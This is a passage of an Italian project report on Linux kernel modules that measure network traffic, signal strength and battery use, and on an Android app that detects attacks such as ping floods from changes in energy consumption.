        bytesCountTX+=skb->len;
}
        jprobe_return();
};
```

Per quanto riguarda l'RSSI medio, ovvero la misurazione del livello di segnale ricevuto, è stato invece necessario inserire all'interno della funzione del thread del codice che si occupasse di riconoscere il device adeguato e, in un secondo momento, di calcolare l'rssi.

In particolare, prima che il thread vada in attesa della wake_up lanciata dalla kretprobe abbiamo:

```
mydev = first_net_device(&init_net);
```

```
while (mydev && strcmp(mydev->name,"eth0")!=0)
{
        printk(KERN_INFO "found [%s]\n", mydev->name);
        mydev = next_net_device(mydev);
}
```

Successivamente, durante l'aggiornamento dei valori:

```
if(mydev)
{
memset(buffer,0,100);
```

Di seguito viene utilizzata la “union wrqu”, definita come “iwreq_data”.
Questa consente alla funzione di segnalarci quanto è lunga la stringa in cui è contenuto l’RSSI.

```
memset(&wrqu, 0, sizeof (wrqu));
```

Dunque, passiamo alla funzione un char array in modo tale che questa vi metta la signal level sotto forma di stringa.

```
wl_iw_get_rssi(mydev,0,&wrqu,buffer);
```

Siamo stati costretti a implementare una funzione che ci permettesse di recuperare il valore di una stringa, dato che le tipiche funzioni(kstrtoi, kstrtol, kstrtoll) non sono disponibili in questo contesto.

```
splitted=strstr(buffer,"rssi ")+(5*sizeof(char));
inst_dbm=0;
for(j=1;*(splitted+j)!=' ';j++)
{
        inst_dbm=inst_dbm*10;
        inst_dbm+=*(splitted+j)-'0';
}
inst_dbm=-inst_dbm;
avarageDBM+=inst_dbm;}
```

GA_RX

Il modulo GA_RX.ko presentato si differenzia dal precedente nella misurazione dei soli bytes e pacchetti ricevuti.
Perchè non venga trascurato del traffico in ricezione ci siamo posti in ascolto sia sulle funzioni relative alle NAPI sia a quelle del vecchio standard.
Di seguito il codice svolto nei due handler: rispettivamente per le vecchie API e per le nuove.

Handler legato alla funzione netif_rx, utilizzata dalle vecchie API.

```
int handlerRX(struct sk_buff *skb)
{
	packetsCountRX++;
	bytesCountRX+=skb->len;
}
	jprobe_return();
};
```

Handler agganciato alla funzione netif_receive_skb, utilizzata dalle NAPI.

```
int handlerNapiRX(struct sk_buff *skb)
{
	packetsCountRX++;
	bytesCountRX+=skb->len;
}
	jprobe_return();
};
```

Per quel che concerne il livello del segnale, viene effettuata la stessa modifica alla funzione principale del thread che è stata mostrata in precedenza.

PROBEPACKETS

Come affermato in precedenza, questo modulo si occupa di misurare i bytes trasmessi o ricevuti. Al contrario dei moduli presentati fino ad ora (in cui viene riportato un valore medio) questo si occupa di riferire i valori in modo sincrono, così da poter fare considerazioni sul traffico di rete.
A questo scopo abbiamo implementato una struttura che ci permetta di suddividere il traffico negli intervalli temporali corretti.
Ci siamo occupati di scrivere questi valori in una stringa ricorrendo alla funzione getNotSeenMessage().

energy.h:

Period è il periodo di campionamento dei nostri valori

```
#define Period HZ/40
#define buffLength  200
```

Di seguito viene mostrata la struttura che contiene i bytes trasmessi dall'ultima richiesta:

- currentBytes verrà usata per contare i bytes nel periodo corrente,
- lock per far sì non ci sia un accesso multiplo ai dati (sincronizzazione)
- buff immagazzina i valori precedenti
- startJiffies serve per esprimere i diversi istanti temporali

```
struct bytesList
{
        int                     currentBytes;
        spinlock_t *            lock;
        char*                   buff;
        unsigned long           startJiffie;
};
static  char curBuff[20];
```

Inizializzamo i vari componenti.

```
void bytesListInit(struct bytesList* el)
```

```
{
if(!el)
        el=(struct bytesList* )kmalloc(sizeof(struct
                                        bytesList),GFP_KERNEL);

el->lock=(spinlock_t *)kmalloc(sizeof(spinlock_t),GFP_KERNEL);
spin_lock_init(el->lock);
el->buff=(char*)kmalloc((sizeof(char)*buffLength),GFP_KERNEL);
memset(el->buff,0,buffLength);
el->startJiffie=jiffies;
el->currentBytes=0;
sprintf( curBuff, "%d\n", el-> currentBytes );
};
```

Funzione che si occupa di vedere in quale periodo temporale ci troviamo.

```
bool isRight(struct bytesList* el)
{
if(time_before(jiffies,el->startJiffie+Period))
        return true;
else
{
        return false;
}
};
```

Di seguito ci occupiamo di controllare se currentBytes fa parte del presente periodo e di restituirlo al chiamante, o di salvarlo e inizializzarlo a 0.

```
int* getcurrentBytes (struct bytesList* el)
{
spin_lock(el->lock);
if(isRight(el))
{
        spin_unlock(el->lock);
        return &(el->currentBytes);
```

```
}
else
{
	el->startJiffie=jiffies;
	sprintf( curBuff, "%d\n", el->currentBytes );
	if(strlen(el->buff)+strlen(curBuff)+1<=buffLength)
	{
		strcat(el->buff, curBuff);
	}
	el->currentBytes=0;
	spin_unlock(el->lock);
	return &(el->currentBytes);
}
};
```

Ci occupiamo di copiare in un buffer di caratteri i valori fino ad ora ottenuti.

```
void getNotSeenMessage(struct bytesList* el,char* buffer,int lenBuff)
{
getcurrentBytes(el);
spin_lock(el->lock);
if(strlen(el->buff)!=0)
{
	if(lenBuff>=buffLength)
	{
		strcpy(buffer,el->buff);
	}
	memset(el->buff,0,buffLength);
}
else
{
	strcat(buffer,curBuff);
}
spin_unlock(el->lock);
}
```

probePackets.c:

Come già accennato probePackets deve restituire i valori ogni volta che viene interrogato, quindi i punti chiave sono la funzione di write e di read.

Come possiamo vedere di seguito infatti, è solo quando l'applicazione o l'utente scrive sul char device il comando “request_current_bytes” che il modulo prende i dati riguardanti i bytes inviati e ricevuti, gestiti tramite struttura mostrata precedentemente, e li mette sul buffer di risposta:

```
static ssize_t device_write(struct file *filp,const char __user *buff, size_t len, loff_t *off)
{
int ret;
if(len>(msgLength-1))
        return -EINVAL;
ret=copy_from_user(requestMsg, buff, len);
if(ret<0)
{
        return -1;
}
else
{
        requestMsg[len]='\0';
        memset(responseMsgTX,0,msgLength);
        memset(responseMsgRX,0,msgLength);
        if(strcmp(requestMsg,"request_current_bytes")==0)
        {
                getNotSeenMessage(&enListTX,responseMsgTX,msgLength);
                getNotSeenMessage(&enListRX,responseMsgRX,msgLength);
        }
}
return len;
};
```

Una volta digitato il comando, l'applicazione legge i dati riguardanti gli ultimi periodi mancanti.

Nel momento in cui ciò accade, vengono inseriti in una stessa stringa sia i bytes trasmessi che quelli ricevuti (separati da una “/”).Vengono dunque rimandati al lettore.

```
static ssize_t device_read(struct file *filp, char __user *buffer, size_t length, loff_t *offset)
{
sprintf(responseMsg,"%s/%s",responseMsgTX,responseMsgRX);
responseLength=strlen(responseMsg);
memset(buffer,0,length);
if(responseLength!=0)
{
        copy_to_user(buffer,responseMsg,responseLength);
        memset(responseMsg,0,(msgLength*2)+1);
        memset(responseMsgTX,0,msgLength);
        memset(responseMsgRX,0,msgLength);
        return responseLength;
}
return simple_read_from_buffer(buffer, length, offset,
                                error,strlen(error) );
};

static struct file_operations fops = {
        .read = device_read,
        .write = device_write
};
```

Per quanto riguarda la misurazione dei bytes, il codice è molto simile a quello mostrato in precedenza per GA_TX e GA_RX.
Si differenzia nell'uso di due strutture diverse e necessita di ricorrere alla funzione getCurrentBytes al fine di sommare i dati trasmessi al valore relativo all’istante di tempo corretto.

```
int handlerRX(struct sk_buff *skb)
{
if(strcmp(skb->dev->name,"eth0")==0)
{
        currentbytesRX=getCurrentbytes(&enListRX);
        (*currentbytesRX)+=skb->len;
```

```
}
jprobe_return();
};

int handlerNapiRX(struct sk_buff *skb)
{
if(strcmp(skb->dev->name,"eth0")==0)
{
        currentbytesRX=getCurrentbytes(&enListRX);
        (*currentbytesRX)+=skb->len;
}
jprobe_return();
};

int handlerTX(struct sk_buff *skb)
{
if(strcmp(skb->dev->name,"eth0")==0)
{
        currentbytesTX=getCurrentbytes(&enListTX);
        (*currentbytesTX)+=skb->len;
}
jprobe_return();
};
```

Per quanto riguarda l'init del modulo, vengono registrate le probes, tramite le procedure mostrate in precedenza. Sulle funzioni dev_queue_xmit, netif_receive_skb, netif_rx, vengono poi istanziati i 4 char array, il char device e le due strutture per contenere rispettivamente i bytes trasmessi e i bytes ricevuti.

```
int __init myinit(void)
{
...
bytesListInit(&enListTX);
bytesListInit(&enListRX);
...};
```

Android Level

Ci siamo occupati di creare un'applicazione Android che consenta di recuperare le informazioni provenienti dal livello kernel riguardanti il consumo effettivo del device e dunque elaborarle.

Energy-aware Security App

La nostra applicazione presenta l'implementazione dei seguenti modelli come da figura:




Fig. Energy-aware Security - Main Activity.

Modello 1




Fig. Appare il server e la porta a cui mi collego per, ad esempio, richiedere che mi venga inviato un file; il tasto di learning e di monitoring.

L'impiego di questo modello come riferimento per il rilevamento degli attacchi attraversa due fasi.
Mantenendo in foreground la nostra applicazione effettuiamo:

- Fase di learning: consiste nella memorizzazione all'interno del database dei valori di consumo legati all'analisi di un traffico standard (ovvero traffico che l'utente svolge nella quotidianità), acquisiti in tempo reale.
  In un altro database vengono raccolte le misure di corrente che caratterizzano le signature di alcuni attacchi.

- Fase di monitoring: consiste nell'osservazione di una finestra temporale, in cui viene effettuato un confronto tra la misura di corrente monitorata in questo intervallo di tempo e quella attesa nel caso di traffico standard.
  Questo valore viene inoltre paragonato a quello relativo alle signature degli attacchi noti.

Il tutto al fine di valutare se siamo o meno soggetti a un'attività malevole.

Abbiamo conseguito due test nel contesto della nostra applicazione sotto la trasmissione e ricezione di pacchetti UDP e ICMP. E' risultato che la corrente erogata dalla batteria di un dispositivo mobile connesso alla rete wireless varia con la quantità di pacchetti trasmessi e ricevuti.

Per testare se un attacco venisse rilevato, abbiamo considerato due differenti situazioni di "traffico standard" per la fase di learning:

- L'inattività,
- La ricezione di un file.

Dai test conseguiti possiamo constatare che il ping flood arreca un consumo differente dal traffico standard in termini di corrente e che questo parametro ha un ruolo centrale per la rilevazione degli attacchi.

_id	NTest	count	avarage_capa...	avarage_mA	avarage_res	avarage_vbat	avarage_c
461	4	3856	89.0	-85.27	204.0	3978.0	-77
462	4	4832	88.0	-85.29	205.0	3970.0	-78
463	4	5810	87.0	-85.57	205.0	3962.0	-78
464	4	6786	86.0	-85.62	206.0	3954.0	-79
465	4	7764	85.0	-85.54	208.0	3947.0	-79
466	4	8741	84.0	-85.63	212.0	3939.0	-79
467	4	9716	83.0	-85.8	217.0	3932.0	-78
468	4	10692	82.0	-86.21	223.0	3924.0	-78
469	4	11669	81.0	-86.48	229.0	3917.0	-77
470	4	12646	81.0	-86.56	235.0	3910.0	-77
471	4	13622	80.0	-86.5	241.0	3903.0	-77
472	5	949	81.0	-67.04	315.0	3910.0	-77
473	5	1923	80.0	-65.73	317.0	3903.0	-77

Fig. differenza di corrente registrata, mentre la nostra app è in foreground, al momento dell'attacco e al momento in cui abbiamo un traffico standard.

Infatti, gli id selezionati, 472 e 473, sono campioni relativi alla fase di ricezione di un file e la loro corrente è decisamente minore della corrente registrata durante il periodo in cui siamo soggetti all'attacco ping flood (id 461-471) .

L'implementazione nelle sue parti più rilevanti (si omettono anche dichiarazioni di variabili e inclusioni di librerie):

Fase di learning.

```
class LearningThread extends Thread
	{
		public void run()
		{
Apriamo il database.

			modelOneConsume=new ModelOneConsume();
			modelOneConsume.open();

Leggiamo i valori dei parametri della batteria che provengono dal
livello kernel, più precisamente, quelli forniti dal MODULO_BASE.
			try {
				file=new
RandomAccessFile("/dev/consumeGA","r");
			} catch (FileNotFoundException e) {
				e.printStackTrace();
			}
			while(learnFlag)
			{
				try {
					Thread.sleep(60000);
				} catch (InterruptedException e) {
					e.printStackTrace();
				}
				try {
					file.seek(0);
					file.read(buffer);
				} catch (IOException e) {
					e.printStackTrace();
				}

Parsiamo i valori dei parametri.
				bufferString=new String(buffer);
				lines=bufferString.split("\n");
				splittedStrings=lines[0].split("=");

	count=Integer.parseInt(splittedStrings[1].split("\t")[0]);

	avarageMA=(double)(Long.parseLong(splittedStrings[2].split("\t")
[0])/count)/100;

	avarageDBM=(int)(Long.parseLong(splittedStrings[3].split("\t")[0
])/count);

	BytesRX=Long.parseLong(splittedStrings[4].split("\t")[0]);

	PktsRX=Long.parseLong(splittedStrings[5].split("\t")[0]);

	BytesTX=Long.parseLong(splittedStrings[6].split("\t")[0]);

	PktsTX=Long.parseLong(splittedStrings[7].split("\t")[0]);

	avarageCapacity=(Long.parseLong(splittedStrings[8].split("\t")[0
])/count)/10;

	avarageVbat=Long.parseLong(splittedStrings[9].split("\t")[0])/co
unt;

	avarageRes=Long.parseLong(splittedStrings[10].split("\t")[0])/co
unt;
```

Aggiungiamo i valori al database.

```
modelOneConsume.addTest(0, count, avarageCapacity, avarageMA,
avarageRes, avarageVbat, avarageDBM, BytesTX, PktsTX, BytesRX,
PktsRX);
ModelOne.this.runOnUiThread( new Runnable(){public void
run(){Toast.makeText(ModelOne.this," Added.",
Toast.LENGTH_LONG).show();}});
                  }

            }
      }
```

Fase di monitoraggio.

```
      class MonitoringThread extends Thread
      {

            public void run()
            {
```

Apriamo il database.

```
                  modelOneConsume=new ModelOneConsume();
                  modelOneConsume.open();
```

Leggiamo in real-time, anche qui i valori dei parametri della batteria che provengono dal livello kernel, più precisamente, quelli forniti dal MODULO_BASE.

```
                  try {
                        file=new
RandomAccessFile("/dev/consumeGA","r");
                  } catch (FileNotFoundException e) {
                        e.printStackTrace();
                  }

                  while(monitorFlag)
                  {
                        try {
                              Thread.sleep(30000);
                        } catch (InterruptedException e) {
                              // TODO Auto-generated catch block
                              e.printStackTrace();
                        }
                        try {
                              file.seek(0);
                              file.read(buffer);
                        } catch (IOException e) {
                              e.printStackTrace();
                        }
```

Parsiamo i valori dei parametri.

```
                        bufferString=new String(buffer);
                        lines=bufferString.split("\n");
                        splittedStrings=lines[0].split("=");

      count=Integer.parseInt(splittedStrings[1].split("\t")[0]);

      avarageMA=(double)(Long.parseLong(splittedStrings[2].split("\t")
[0])/count)/100;

      avarageDBM=(int)(Long.parseLong(splittedStrings[3].split("\t")[0
])/count);
```

```
	BytesRX=Long.parseLong(splittedStrings[4].split("\t")[0]);

	PktsRX=Long.parseLong(splittedStrings[5].split("\t")[0]);

	BytesTX=Long.parseLong(splittedStrings[6].split("\t")[0]);

	PktsTX=Long.parseLong(splittedStrings[7].split("\t")[0]);

	avarageCapacity=(Long.parseLong(splittedStrings[8].split("\t")[0
])/count)/10;

	avarageVbat=Long.parseLong(splittedStrings[9].split("\t")[0])/co
unt;

	avarageRes=Long.parseLong(splittedStrings[10].split("\t")[0])/co
unt;
```

Se l'andamento della corrente in queste condizioni è simile a quello corrispondente all'attacco:

```
			if(attack1.getAttack(avarageMA))
			{
				ModelOne.this.runOnUiThread( new
Runnable(){public void run(){Toast.makeText(ModelOne.this," Under
attack! - media corrente: "+avarageMA, Toast.LENGTH_LONG).show();}});
			}
```

Empiricamente si è stabilita la soglia "databaseConsume"; se non viene rispettata è perchè siamo sotto attacco:

```
	databaseConsume=modelOneConsume.getCurrent(avarageCapacity) +
(modelOneConsume.getCurrent(avarageCapacity)/8);
			if(avarageMA > databaseConsume)
			{
				ModelOne.this.runOnUiThread( new
Runnable(){public void run(){Toast.makeText(ModelOne.this," Under
attack! - media corrente: "+avarageMA +" e corrente max supportata:
"+databaseConsume, Toast.LENGTH_LONG).show();}});
			}
			else
			{
				ModelOne.this.runOnUiThread( new
Runnable(){public void run(){Toast.makeText(ModelOne.this," Standard
traffic - media corrente: "+avarageMA +" e corrente max supportata:
"+databaseConsume, Toast.LENGTH_LONG).show();}});
			}
		}
	}

	}
```

In questo esempio lanciamo un thread che si occupa di richiedere al server un file.

```
class FileThread extends Thread
	{
		public void run()
		{
			try {
				DatagramSocket socket=new DatagramSocket();
				byte[] start=new byte[1024];
```

```
Manda la richiesta del file al server.
                        start="Inizia".getBytes();
                        DatagramPacket dp=new DatagramPacket(start,
start.length, InetAddress.getByName(server), Integer.parseInt(port));
                        socket.send(dp);


Riceve il file.
                        while(!new
String(dp.getData()).contains("Fine"))
                        {
                              socket.receive(dp);
                        }
                  }catch (NumberFormatException e) {
                        // TODO Auto-generated catch block
                        e.printStackTrace();
                  } catch (UnknownHostException e) {
                        // TODO Auto-generated catch block
                        e.printStackTrace();
                  } catch (IOException e) {
                        // TODO Auto-generated catch block
                        e.printStackTrace();
                  }
            }
      }
```

Modello 2




Fig. Energy-aware Security - Model 2 activity.

Questo modello consiste innanzitutto in una fase di calibrazione, in cui abbiamo calcolato, sfruttando l'idea di lasciare lo scenario invariato, dei valori riguardanti il consumo energetico per byte e li abbiamo immagazzinati in una base di dati, in modo che siano riutilizzabili in altri contesti.

Fase di calibrazione

Fig. Cliccando su Fase di calibrazione.

Tramite le nostre analisi abbiamo considerato di muoverci in due direzioni:
segnare nel database sia l'andamento del consumo in un contesto sotto attacco sia l'andamento al momento di un traffico standard.
Questo perchè immagazzinare i valori attesi dagli attacchi tipici permette di rilevare l'attacco in modo più rapido e affidabile.
Potrebbe però non rivelarsi esauriente, infatti con l'evolversi di attacchi anomali ed essendo gli attacchi presi in considerazione in numero finito, un riconoscimento che operi solo in questo senso apparirebbe limitante.

Dunque nasce l'esigenza ulteriore di memorizzare il consumo legato al traffico standard.

Per la fase di learning abbiamo deciso di intraprendere quattro test nei seguenti contesti:

- test sul consumo in assenza di connessione wireless
- test sul consumo con wireless attivato
- test con wireless attivato e trasmissione di pacchetti UDP
- test con wireless attivato e ricezione di pacchetti UDP

Fig. Inseriamo l'IP address del server e rispettiva porta verso cui trasmettiamo i pacchetti UDP durante il test 3.

Come mostrato precedentemente, il servizio si affida a un'altra classe per calcolare il consumo attuale di un determinato componente. Abbiamo preso come caso di studio il wifi, quindi di seguito mostreremo la parte riguardante l'ottenimento dei valori dell'energia utilizzata dal wifi.

Per fare ciò leggeremo i dati ottenuti dal modulo probePackets sul numero di bytes trasmessi/ricevuti e i valori di energia consumata per ogni sigonolo byte inviato/ricevuto.

```
public double[] get()
{
	double[] res;
	int x;
	capacityBytes=getWattsBytes();
	commStrings=commClass.comunicate("request_current_energy")
                                                .split("/");
```

```
commStringsTX=commStrings[0].split("\n");
commStringsRX=commStrings[1].split("\n");
```

Inizializziamo quindi l'array di ritorno grande quanto il più grande dei vettori ottenuti dal modulo.

```
if(commStringsTX.length>commStringsRX.length)
{
      res=new double[commStringsTX.length];
}
else
res=new double[commStringsTX.length];
```

Ci aggingiamo quindi a esaminare i dati i ricevuti da probePackets: questi sono sotto forma di stringa e vanno quindi trasformati in interi e moltiplicati per il giusto valore di consumo. Una volta fatto cio vanno aggiunti ai valori già presenti all'istante i-esimo.

```
for(int i=0;i<commStringsRX.length ||
                                  i<commStringsTX.length;i++)
{
      if(i<commStringsTX.length)
      {
            try{x=Integer.parseInt(commStringsTX[i]);}
            catch(NumberFormatException nbe){continue;}
            if(x==-1)
            {
                  x=0;
            }
            res[i]+=x*capacityBytes[0];
      }
      if(i<commStringsRX.length)
      {
            try{x=Integer.parseInt(commStringsRX[i]);}
            catch(NumberFormatException nbe){continue;}
            if(x==-1)
            {
                  x=0;
            }
            res[i]+=x*capacityBytes[1];
      }
  }
  return res;
```

```
	}
```

Mostriamon quindi come prendiamo il nome dell'applicazione di foreground: questa server per dare il nome a tutto il database che la contiene.

```
public String getForegroundApp()
{
	ActivityManager am;
	am = (ActivityManager)
			ctx.getSystemService(Context.ACTIVITY_SERVICE);

	String packageName=
	am.getRunningTasks(1).get(0).topActivity.getPackageName();
	return packageName;
}
```

Inoltre riportiamo le funzioni di accesso al database: con queste siamo in grado di recuperare i valori utili quali la media, la varianza e il numero degli “zeri”.
Nello specifico la funzione del database cercherà nel db con nome corrispondente a quello dell'applicazione di foreground le informazioni riguardanti il consumo al determinato livello di segnale passato come argomento e alla capacità residua. Nel caso questo non fosse disponibile cercherà i valori più vicini in termini di carica rimanente e/o livello del segnale, maggiori o minori.

```
public int getNonZeroNumber()
{
	return
values.getNonZeroNumber(getForegroundApp(),mWifiManager.getConnectionI
nfo().getRssi());
}
public int getMean()
{
	return
values.getMinMeanValue(getForegroundApp(),mWifiManager.getConnectionIn
fo().getRssi());
}
public double getVar()
{
```

```
      return
values.getMinMeanVar(getForegroundApp(),mWifiManager.getConnectionInfo
().getRssi());
}
```

Infine riportiamo la funzione con cui chiediamo al database se esiste un'attacco con una firma energetica simile. Il database cercherà quindi tutti i valori con una query (e.g. “BETWEEN media-2% AND media+2%”). Nel caso questo attacco sia presente ritornerà il valore della media, oppure -1 nel caso non trovi nulla.

```
public boolean getAttack2(double media,double varianza)
{
if(
attack2.getAttack(media,varianza,mWifiManager.getConnectionInfo().getR
ssi()) != -1)
      return true;
else
      return false;
}
```

Fase di visualizzazione grafica dell'andamento del consumo

Fig. Cliccando "Start Local".

Con la pressione del pulsante "UdpSession" si avvia il grafico che rappresenta l'andamento del consumo della batteria nel tempo.

Implementazione

```
public class GraficoActivity extends Activity
{
Si aggiorna il grafico tramite uno scambio di messaggi appositi con il
TimerPlotThread identificati da msg.what=2.

      class MyHandler extends Handler
      {
              public void handleMessage(Message msg)
             {
                        switch(msg.what)
                        {
                              case 2:
                                    view_energy.repaint();
                                   break;
                        }
            }
      }
      @Override
      protected void onCreate(Bundle savedInstanceState)
      {
            super.onCreate(savedInstanceState);
            setContentView(R.layout.activity_grafico);
            connection=new MyConnection();
            messaggero=new Messenger(new MyHandler());

          resetButton=(Button) findViewById(R.id.resetbutton);
          resetButton.setOnClickListener(new OnClickListener() {

                  @Override
                  public void onClick(View v)
                  {
                        renderer_energy.clearXTextLabels();
                        renderer_energy.clearYTextLabels();
                  }
            });
          pauseButton=(Button) findViewById(R.id.pausebutton);
```

```
          pauseButton.setOnClickListener(new OnClickListener()
            {

                  @Override
                  public void onClick(View v) {
                        Message message=Message.obtain(null,2);
                        try {
                              messaggeroService.send(message);
                        } catch (RemoteException e) {}
                  }
            });
      Salviamo le immagini relative al grafico.

  saveButton=(Button) findViewById(R.id.savebutton);
  saveButton.setOnClickListener(new OnClickListener() {

@Override
public void onClick(View v) {
Bitmap img = view_energy.toBitmap();
try
{
String file_path =
Environment.getExternalStorageDirectory().getAbsolutePath() +
"/GraficoResults";
File dir = new File(file_path);
if(!dir.exists())
dir.mkdirs();
Date date = new Date();
DateFormat df = new SimpleDateFormat("-mm-ss");
String s=df.format(date).toString();
File file = new File(dir,"chart"+s+".jpg");
FileOutputStream fOut = new FileOutputStream(file);
img.compress(Bitmap.CompressFormat.JPEG, 100, fOut);
fOut.flush();
fOut.close();
Toast avviso=Toast.makeText(GraficoActivity.this, "Chart image
saved.", Toast.LENGTH_SHORT);
avviso.show();
sendBroadcast(new Intent(Intent.ACTION_MEDIA_MOUNTED,
Uri.parse("file://" + Environment.getExternalStorageDirectory())));
}
catch (Exception e)
{view_energy.destroyDrawingCache();}
}
});
}
protected void onResume()
{
      super.onResume();
        if (view_energy== null)
        {
            LinearLayout layout_energy = (LinearLayout)
findViewById(R.id.grafico);
            view_energy= ChartFactory.getLineChartView(this,
((MyApplication)getApplication()).energy,
((MyApplication)getApplication()).renderer_energy);
layout_energy.addView(view_energy,new
LayoutParams(LayoutParams.FILL_PARENT, LayoutParams.FILL_PARENT));
}
else
{
view_energy.repaint();
}
```

```
}
```

Nella classe MyService un thread è delegato a disegnar il grafico, questo perchè il grafico continui ad aggiornarsi anche quando la nostra app non è in foreground.

```
class TimerPlotThread extends Thread
      {
            public void run(){
            for(int r=0;;)
                {
                        while(!shouldPause)
                        {
                          try {
                                        Thread.sleep(1000);
                                  } catch (InterruptedException e) {
                                        // TODO Auto-generated catch
block
                                        e.printStackTrace();
                                  }


                          if(analysis)
                        {
                              lock.lock();
                                    if(!alreadyRead)
                                    {
                                    Try
                                     {          cond.await();
                                    } catch (InterruptedException e) {

                              e.printStackTrace();
                                    }
                                    }
                              lock.unlock();
                          }
```

Prende i valori di consumo (Potenza) avvisa l'analyze.

```
                          consume=gc.get();

                          if(analysis)
                          {
                              lock.lock();
                              cond.signal();
                              alreadyRead=Boolean.FALSE;
                              lock.unlock();
                          }
                          for(int i=0;i<consume.length;i++)
                          {
```

Aggiungiamo i valori nel grafico.

```
                              if(i<consume.length)
                              {
                                    r++;
                                    series1.add(r,consume[i]);
```

Il grafico della nostra app farà apparire sulla schermata del device un numero di XMAX valori(valore massimo in ascissa XMAX) dopo di che, quando quelli acquisiti saranno in numero maggiore, si muoverà la schermata per permettere di vedere i valori successivi in tempo reale.

```
                                        if(r<=XMAX)
                                        {
```

```
                                        renderer_energy.setXAxisMax(X
                                        MAX);
                                    }

                                    else if(r>XMAX)
                                    {
                                        int tmp=r-XMAX;

                                        double minX = tmp;
                                        double maxX=series1.getMaxX()
+ tmp;

renderer_energy.setXAxisMin(minX);

renderer_energy.setXAxisMax(maxX);

                                    }
                                }

                            }
```

Avvisiamo di aggiornare il grafico mandando un messaggio all'handler del GraficoActivity.

```
                            if(messaggeroActivity!=null)
                            try {
                                msg=Message.obtain(null,2);
                                        messaggeroActivity.send(msg);
                                    } catch (RemoteException e) {
                                        e.printStackTrace();
                                    }
                        }
                }

        }
    }
```




Fig. Grafico andamento del consumo energetico.

Per motivi di limitatezza delle risorse dei dispositivi mobili abbiamo pensato di visualizzare queste informazioni su una macchina esterna utilizzando il software Matlab.

Matlab

Fig. Cliccando su Start Remote.

Matlab è un software che utilizza un linguaggio di alto livello, si occupa del calcolo ingegneristico e della simulazione e opera con una logica prettamente matriciale.
La nostra applicazione Android si occupa di inviare le informazioni inerenti al consumo del device a un Server che le elabora graficamente tramite l'ambiente di sviluppo Matlab.

